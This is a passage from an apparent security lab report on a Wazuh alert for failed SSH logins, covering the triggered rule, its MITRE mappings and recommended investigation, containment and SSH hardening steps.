


- **Ubuntu desktop: Attacker Machine (192.168.81.164)**



➢ Kali linux: Monitoring Wazuh Dashboard (192.168.81.133)





5.3 Explanation of the Rule Triggered

Rule Details:

- **Rule ID:** 5760
- **Rule Name:** sshd: authentication failed.
- **Severity Level:** 5
- **MITRE ATT&CK Mapping:**
    - **T1110.001** – Brute Force: Password Guessing

- **T1021.004** – Remote Services: SSH

Trigger Conditions:

This rule fires when:

- A failed SSH login attempt is logged in /var/log/auth.log
- The sshd service reports incorrect authentication attempts

Why it matters:

These alerts are early indicators of potential brute-force or unauthorized access attempts. Even if local in this case, such patterns can point to:

- Reconnaissance
- Credential stuffing
- Misconfigurations

5.4 What Actions Should Follow After This Alert?

Investigation

- Review who created the hacker account and why
- Confirm if this was part of testing or an actual attack
- Check if there are repeated attempts from the same or different sources

Containment

- Delete the test account if no longer needed: **sudo userdel hacker**
- Consider firewall rules or fail2ban to block repeated failures
- Disable SSH password login:

```
sudo nano /etc/ssh/sshd_config
# Set:
PasswordAuthentication no
PermitRootLogin no
```

Eradication & Hardening

- Enforce key-based authentication
- Set up 2FA for SSH (optional)
- Enable auditd or additional Wazuh rules for privilege escalation and file changes